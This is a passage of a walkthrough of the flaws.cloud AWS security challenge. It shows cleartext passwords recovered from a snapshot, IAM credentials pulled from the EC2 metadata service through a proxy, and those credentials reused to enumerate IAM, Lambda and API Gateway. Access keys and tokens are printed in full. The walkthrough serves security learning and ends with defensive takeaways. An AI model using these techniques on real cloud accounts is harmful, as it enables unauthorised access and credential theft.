NAME	MAJ:MIN	RM	SIZE	R0	TYPE	MOUNTPOINT		
loop0	7:0	0	25M	1	loop	/snap/amazon-ssm-agent/4046		
loop1	7:1	0	55.5M	1	loop	/snap/core18/2253		
loop2	7:2	0	61.9M	1	loop	/snap/core20/1242		
loop3	7:3	0	67.2M	1	loop	/snap/lxd/21835		
loop4	7:4	0	42.2M	1	loop	/snap/snapd/14066		
xvda	202:0	0	8G	0	disk			
└─xvda1	202:1	0	8G	0	part	/		
xvdf	202:80	0	8G	0	disk			
└─xvdf1	202:81	0	8G	0	part			

view drive information

```
1 sudo file -s /dev/xvdf1
```

ubuntu@ip-172-31-24-164:~\$ sudo file -s /dev/xvdf1								
/dev/xvdf1: Linux rev 1.0 ext4 filesystem data, UUID=5a2075d0-d095-4511-bef9-802fd8a7610e, volume name "cloudimg-rootfs" (needs journal recovery) (extents) (large files) (huge files)								

mount drive

```
1 sudo mount /dev/xvdf1 /mnt
```

```
ubuntu@ip-172-31-24-164:~$ sudo mount /dev/xvdf1 /mnt
ubuntu@ip-172-31-24-164:~$ ls /mnt
bin dev home initrd.img.old lib64 media opt root sbin srv tmp var vmlinuz.old
boot etc initrd.img lib lost+found mnt proc run snap sys usr vmlinuz
```

Discover interesting file within the `/home/ubuntu` a file containing cleartext password is discovered:

```
setupNginx.sh
```

```
ubuntu@ip-172-31-24-164:/mnt/home/ubuntu$ ll
total 44
drwxr-xr-x 4 ubuntu ubuntu 4096 Feb 26 2017 .
drwxr-xr-x 3 root root 4096 Feb 12 2017 ..
-rw----- 1 ubuntu ubuntu 3135 Feb 27 2017 .bash_history
-rw-r--r-- 1 ubuntu ubuntu 220 Aug 31 2015 .bash_logout
-rw-r--r-- 1 ubuntu ubuntu 3771 Aug 31 2015 .bashrc
drwx----- 2 ubuntu ubuntu 4096 Feb 12 2017 .cache/
-rw-r--r-- 1 ubuntu ubuntu 655 Jun 24 2016 .profile
drwx----- 2 ubuntu ubuntu 4096 Feb 12 2017 .ssh/
-rw-r--r-- 1 ubuntu ubuntu 0 Feb 12 2017 .sudo_as_admin_successful
-rw----- 1 root root 2630 Feb 26 2017 .viminfo
-rw-rw-r-- 1 ubuntu ubuntu 268 Feb 12 2017 meta-data
-rw-r--r-- 1 ubuntu ubuntu 72 Feb 13 2017 setupNginx.sh
ubuntu@ip-172-31-24-164:/mnt/home/ubuntu$ cat setupNginx.sh
htpasswd -b /etc/nginx/.htpasswd flaws nCP8xigdjpyiXgJ7nJu7rw5Ro68iE8M
ubuntu@ip-172-31-24-164:/mnt/home/ubuntu$
```

Login to web service <http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/>

utilizing discovered credentials and gained access to level 5



## Level 5 - 169.254.169.254 Metadata Service

Good work getting in. This level is described at <http://level5-d2891f604d2061b6977c2481b0c8333e.flaws.cloud/243f422c/>

AWS cloud services include a metadata service that is housed at 169.254.169.254 and [RFC-3927](#) describes exactly how the services functions.

Accessing Metadata Service of flaws.cloud <http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/169.254.169.254/>



```
2006-12-29
2007-03-01
2007-08-29
2007-10-10
2007-12-15
2008-02-01
2008-09-01
2009-04-04
2011-01-01
2011-05-01
2012-01-12
2014-02-25
2014-11-05
2015-10-20
2016-04-19
2016-06-30
2016-09-02
2018-03-28
2018-08-17
2018-09-24
2019-10-01
2020-10-27
2021-01-03
2021-03-23
2021-07-15
latest
```

Listing metadata events for EC2 Instance.

**Latest Meta Data - Security Credentials** <http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/169.254.169.254/latest/meta-data/iam/security-credentials/flaws/>



```
{ "Code" : "Success", "LastUpdated" : "2022-01-15T17:15:44Z", "Type" : "AWS-HMAC", "AccessKeyId" : "ASIA6GG7PSQGZMKA4S7M", "SecretAccessKey" : "hltRwRHKDh1mmFcCHE+X9B+5nHJgpgtD2nh/oNbu", "Token" : "IQoJb3JpZ2luX2VjEHkaCXvzLXd1c3QtMiJGMEOCIBIm6/E56o0LBewA22HCET6/Q1f8rBdBuZyCqIPfftTxKA1BmP0my1tLJnbLkw7Hxw7/33tRzH7tup9wFz6B1r/fmkSqDBAis/////////8BEAiadK3NTQyNjI2MjAyOSIMomp1oLapWcbfg76Wp9Kufkjpeqcvrbmzrlgt1AJ6N42lT4b8/NAb1J0M/C0Pywu0TGFf5QrpakQ+nLR52jN/FhXbdwIMmdXLfg4Zil2xUEXnlunP9qNK2I1+b1Nxz+Rt9avRNJJpqjZ8lhDnQeMdfgQ76bwkQAJj1jIqYX70IDTeFroneiS+hMvWnf6Bhd5qm:C2nkhts4hoiuy3evu/ZaiDwQyuTAOpR2wBtkl1w3cylgL08080dk43vIYN01JDkwApakfbvsYi9jQ/1ntsukw1j7yx4So70XrPTr2rBP1bf482rjv++S+crmn2YxHP2qRhkwBmPrQcb3PsckCnvMgeOM+uHQvPMWsINTXZqqlmZ3c6zS2SLQnLB9o9g6B8jChUPckvOnwxtuYt/g/rjC6AiWMAcJi8G0qYBPHYSKiy8o6kbLP2hZnfw7s9oEZJMLsiEhOmMHfp9kQxiRueQauwMLaXIjaAfmxQcYo3CSFLbhHMKbbdtmZ7Yzu18hPUKTTNB3dgsoFr3WbcuC+F4uVc9GhKjw6oBK7Wrk7ycGzesFVfI3jQ==", "Expiration" : "2022-01-15T23:28:16Z" }
```

new set of Access + Secret Keys Identified along with a Token

```
1 AccessKeyId : ASIA6GG7PSQGZMKA4S7M,
2 SecretAccessKey : hltRwRHKDh1mmFcCHE+X9B+5nHJgpgtD2nh/oNbu,
3 "Token" : "IQoJb3JpZ2luX2VjEHkaCXvzLXd1c3QtMiJGMEOCIBIm6/E56o0LBewA22HCET6/Q1f8rBdBuZyCqIPfftTxKA1BmP0my1tLJnbLkw7Hxw7/33tRzH7tup9wFz6B1r/fmkSqDBAis/////////8BEAiadK3NTQyNjI2MjAyOSIMomp1oLapWcbfg76Wp9Kufkjpeqcvrbmzrlgt1AJ6N42lT4b8/NAb1J0M/C0Pywu0TGFf5QrpakQ+nLR52jN/FhXbdwIMmdXLfg4Zil2xUEXnlunP9qNK2I1+b1Nxz+Rt9avRNJJpqjZ8lhDnQeMdfgQ76bwkQAJj1jIqYX70IDTeFroneiS+hMvWnf6Bhd5qm:C2nkhts4hoiuy3evu/ZaiDwQyuTAOpR2wBtkl1w3cylgL08080dk43vIYN01JDkwApakfbvsYi9jQ/1ntsukw1j7yx4So70XrPTr2rBP1bf482rjv++S+crmn2YxHP2qRhkwBmPrQcb3PsckCnvMgeOM+uHQvPMWsINTXZqqlmZ3c6zS2SLQnLB9o9g6B8jChUPckvOnwxtuYt/g/rjC6AiWMAcJi8G0qYBPHYSKiy8o6kbLP2hZnfw7s9oEZJMLsiEhOmMHfp9kQxiRueQauwMLaXIjaAfmxQcYo3CSFLbhHMKbbdtmZ7Yzu18hPUKTTNB3dgsoFr3WbcuC+F4uVc9GhKjw6oBK7Wrk7ycGzesFVfI3jQ=="
```

**Create Level5 AWS profile with credentials within `/.aws/credentials/` and `/.aws/config`**

`./aws/credentials:`

```
[level5]
aws_access_key_id = ASIA6GG7PSQGZMKA4S7M
aws_secret_access_key = hltRwRHKDh1mmFcCHE+X9B+5nHJgpgtD2nh/oNbu
aws_session_token = IQoJb3JpZ2luX2VjEHkaCXvzLXd1c3QtMiJGMEOCIBIm6/E56o0LBewA22HCET6/Q1f8rBdBuZyCqIPfftTxKA1BmP0my1tLJnbLkw7Hxw7/33tRzH7tup9wFz6B1r/fmkSqDBAis/////////8BEAiadK3NTQyNjI2MjAyOSIMomp1oLapWcbfg76Wp9Kufkjpeqcvrbmzrlgt1AJ6N42lT4b8/NAb1J0M/C0Pywu0TGFf5QrpakQ+nLR52jN/FhXbdwIMmdXLfg4Zil2xUEXnlunP9qNK2I1+b1Nxz+Rt9avRNJJpqjZ8lhDnQeMdfgQ76bwkQAJj1jIqYX70IDTeFroneiS+hMvWnf6Bhd5qm:C2nkhts4hoiuy3evu/ZaiDwQyuTAOpR2wBtkl1w3cylgL08080dk43vIYN01JDkwApakfbvsYi9jQ/1ntsukw1j7yx4So70XrPTr2rBP1bf482rjv++S+crmn2YxHP2qRhkwBmPrQcb3PsckCnvMgeOM+uHQvPMWsINTXZqqlmZ3c6zS2SLQnLB9o9g6B8jChUPckvOnwxtuYt/g/rjC6AiWMAcJi8G0qYBPHYSKiy8o6kbLP2hZnfw7s9oEZJMLsiEhOmMHfp9kQxiRueQauwMLaXIjaAfmxQcYo3CSFLbhHMKbbdtmZ7Yzu18hPUKTTNB3dgsoFr3WbcuC+F4uVc9GhKjw6oBK7Wrk7ycGzesFVfI3jQ==$
```

**Access level 6**

```
1 aws --profile level5 s3 ls level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud
```

```
-[exec@parrot]-[~/flaws]$ aws --profile level5 s3 ls level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud
PRE ddcc78ff/
2017-02-26 21:11:07      871 index.html
```

Navigate to directory <http://level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud/ddcc78ff/>

## Level 6 - IAM Access Keys via EC2 User-data

Takeaway: Do not allow access to 169.254.169.254 by applications.

**Access level 6 with keys** provided keys to level 6

```
1 Access key ID: AKIAJFQ6E7BY57Q30BGA
2 Secret: S2IpymMB1ViDlqcAnFuZfkVjXrYxZYhP+dZ4ps+u
```

add to `/.aws/credentials`

```
9 [level6]$
10 aws_access_key_id = AKIAJFQ6E7BY57Q30BGA$
11 aws_secret_access_key = S2IpymMB1ViDlqcAnFuZfkVjXrYxZYhP+dZ4ps+u$
12 $
```

### Security Group Audiot

```
1 aws --profile level6 iam get-user
```

```
[exec@parrot]-[~/flaws]$ aws --profile level6 iam get-user
{
  "User": {
    "Path": "/",
    "UserName": "Level6",
    "UserId": "AIDAIRMDOSCWLCDWOG6A",
    "Arn": "arn:aws:iam::975426262029:user/Level6",
    "CreateDate": "2017-02-26T23:11:16+00:00"
  }
}
```

### List policies attached to user

```
1 aws --profile level6 iam list-attached-user-policies --user-name Level6
```

```
[exec@parrot]-[~/flaws]$ aws --profile level6 iam list-attached-user-policies --user-name Level6
{
  "AttachedPolicies": [
    {
      "PolicyName": "list_apigateways",
      "PolicyArn": "arn:aws:iam::975426262029:policy/list_apigateways"
    },
    {
      "PolicyName": "MySecurityAudit",
      "PolicyArn": "arn:aws:iam::975426262029:policy/MySecurityAudit"
    },
    {
      "PolicyName": "AWSCompromisedKeyQuarantine",
      "PolicyArn": "arn:aws:iam::aws:policy/AWSCompromisedKeyQuarantine"
    }
  ]
}
```

"list\_apigateways" a custom policy created

## View IAM policy

```
1 aws --profile level6 iam get-policy --policy-arn arn:aws:iam::975426262029:policy/list_apiga
```

```
[exec@parrot] -[~/flaws]$ aws --profile level6 iam get-policy --policy-arn arn:aws:iam::975426262029:policy/list_apigateways
{
  "Policy": {
    "PolicyName": "list_apigateways",
    "PolicyId": "ANPAIRLWTQMGKSPGTAIO",
    "Arn": "arn:aws:iam::975426262029:policy/list_apigateways",
    "Path": "/",
    "DefaultVersionId": "v4",
    "AttachmentCount": 1,
    "PermissionsBoundaryUsageCount": 0,
    "IsAttachable": true,
    "Description": "List apigateways",
    "CreateDate": "2017-02-20T01:45:17+00:00",
    "UpdateDate": "2017-02-20T01:48:17+00:00",
    "Tags": []
  }
}
```

using ARN to view policy:

```
1 aws --profile level6 iam get-policy-version --policy-arn arn:aws:iam::975426262029:policy/l
```

```
[exec@parrot] -[~/flaws]$ aws --profile level6 iam get-policy-version --policy-arn arn:aws:iam::975426262029:policy/list_apigateways --version-id v4
{
  "PolicyVersion": {
    "Document": {
      "Version": "2012-10-17",
      "Statement": [
        {
          "Action": [
            "apigateway:GET"
          ],
          "Effect": "Allow",
          "Resource": "arn:aws:apigateway:us-west-2:::restapis/*"
        }
      ]
    },
    "VersionId": "v4",
    "IsDefaultVersion": true,
    "CreateDate": "2017-02-20T01:48:17+00:00"
  }
}
```

Policy is using "apigateway:GET" on the "arn:aws:apigateway:us-west-2:::restapis/\*"

## Using apigateway to GET - List Lamda Functions

```
1 aws --region us-west-2 --profile level6 lambda list-functions
```

```
[exec@parrot] -[~/flaws]$ aws --region us-west-2 --profile level6 lambda list-functions
{
  "Functions": [
    {
      "FunctionName": "Level6",
      "FunctionArn": "arn:aws:lambda:us-west-2:975426262029:function:Level6",
      "Runtime": "python2.7",
      "Role": "arn:aws:iam::975426262029:role/service-role/Level6",
      "Handler": "lambda_function.lambda_handler",
      "CodeSize": 282,
      "Description": "A starter AWS Lambda function.",
      "Timeout": 3,
      "MemorySize": 128,
      "LastModified": "2017-02-27T00:24:36.054+0000",
      "CodeSha256": "2iEjBytFbH91PXEM05R/B9Dq0gZ70G/lqoBNZh5JyFw=",
      "Version": "$LATEST",
      "TracingConfig": {
        "Mode": "PassThrough"
      },
      "RevisionId": "09933dfdf_dcf2_41e8_b820_1f20add9c77b"
    }
  ]
}
```

```

    "RevisionId": "98033d1d-defa-41ab-b626-1f20add9c77b",
    "PackageType": "Zip",
    "Architectures": [
        "x86_64"
    ]
}
}

```

## Get Policy for Lamda

```
1 aws --region us-west-2 --profile level6 lambda get-policy --function-name Level6
```

```
[exec@parrot] -[~/flaws]$ aws --region us-west-2 --profile level6 lambda get-policy --function-name Level6
{
  "Policy": "{\"Version\": \"2012-10-17\", \"Id\": \"default\", \"Statement\": [{\"Sid\": \"904610a93f593b76ad66ed6ed82c0a8b\", \"Effect\": \"Allow\", \"Principal\": {\"Service\": \"apigateway.amazonaws.com\"}, \"Action\": \"lambda:InvokeFunction\", \"Resource\": \"arn:aws:lambda:us-west-2:97542626029:function:Level6\", \"Condition\": {\"ArnLike\": {\"AWS:SourceArn\": \"arn:aws:execute-api:us-west-2:97542626029:s33ppypa75/*/GET/level6\\\"}}}, {\"Sid\": \"98033dfd-defa-41ab-b626-1f20add9c77b\", \"Effect\": \"Allow\", \"Principal\": {\"Service\": \"apigateway.amazonaws.com\"}, \"Action\": \"lambda:InvokeFunction\", \"Resource\": \"arn:aws:lambda:us-west-2:97542626029:function:Level6\", \"Condition\": {\"ArnLike\": {\"AWS:SourceArn\": \"arn:aws:execute-api:us-west-2:97542626029:s33ppypa75/*/GET/level6\\\"}}}], \"RevisionId\": \"98033dfd-defa-41ab-b626-1f20add9c77b\"}"
}
```


The ability to execute `arn:aws:execute-api:us-west-2:97542626029:s33ppypa75/*/GET/level6`` That  
“`s33ppypa75`” is a rest-api-id

```
1 aws --profile level6 --region us-west-2 apigateway get-stages --rest-api-id "s33ppypa75"
```

```
[exec@parrot] -[~/flaws]$ aws --profile level6 --region us-west-2 apigateway get-stages --rest-api-id "s33ppypa75"
{
  "item": [
    {
      "deploymentId": "8gppiv",
      "stageName": "Prod",
      "cacheClusterEnabled": false,
      "cacheClusterStatus": "NOT_AVAILABLE",
      "methodSettings": {},
      "tracingEnabled": false,
      "createdDate": "2017-02-26T19:26:08-05:00",
      "lastUpdatedDate": "2017-02-26T19:26:08-05:00"
    }
  ]
}
```

Stage name is “Prod” which are lamda functions using the rest-api-id, stage name, region and resource:

<https://s33ppypa75.execute-api.us-west-2.amazonaws.com/Prod/level6>



## The End

<http://theend-797237e8ada164bf9f12cebf93b282cf.flaws.cloud/d730aa2b/>

Takeaways: Manage the permissions of everything and neer allow users to read metadata where permissions are.



## Avoiding this mistake

Don't hand out any permissions liberally, even permissions that only let you read metadata or know what your permissions are.

## The End

Congratulations on completing the fAWS challenge!

Send me some feedback at [scott@summitroute.com](mailto:scott@summitroute.com)

Tweet and tell your friends about it if you learned something from it.

There is also now a [flaws2.cloud](#)! Check that out, and a reminder, if your company is interested in receiving AWS security training, please reach out to me at [scott@summitroute.com](mailto:scott@summitroute.com).

◀ Flaws2.cloud Walkthrough

Tryhackme Solar Exploiting Log4j ➤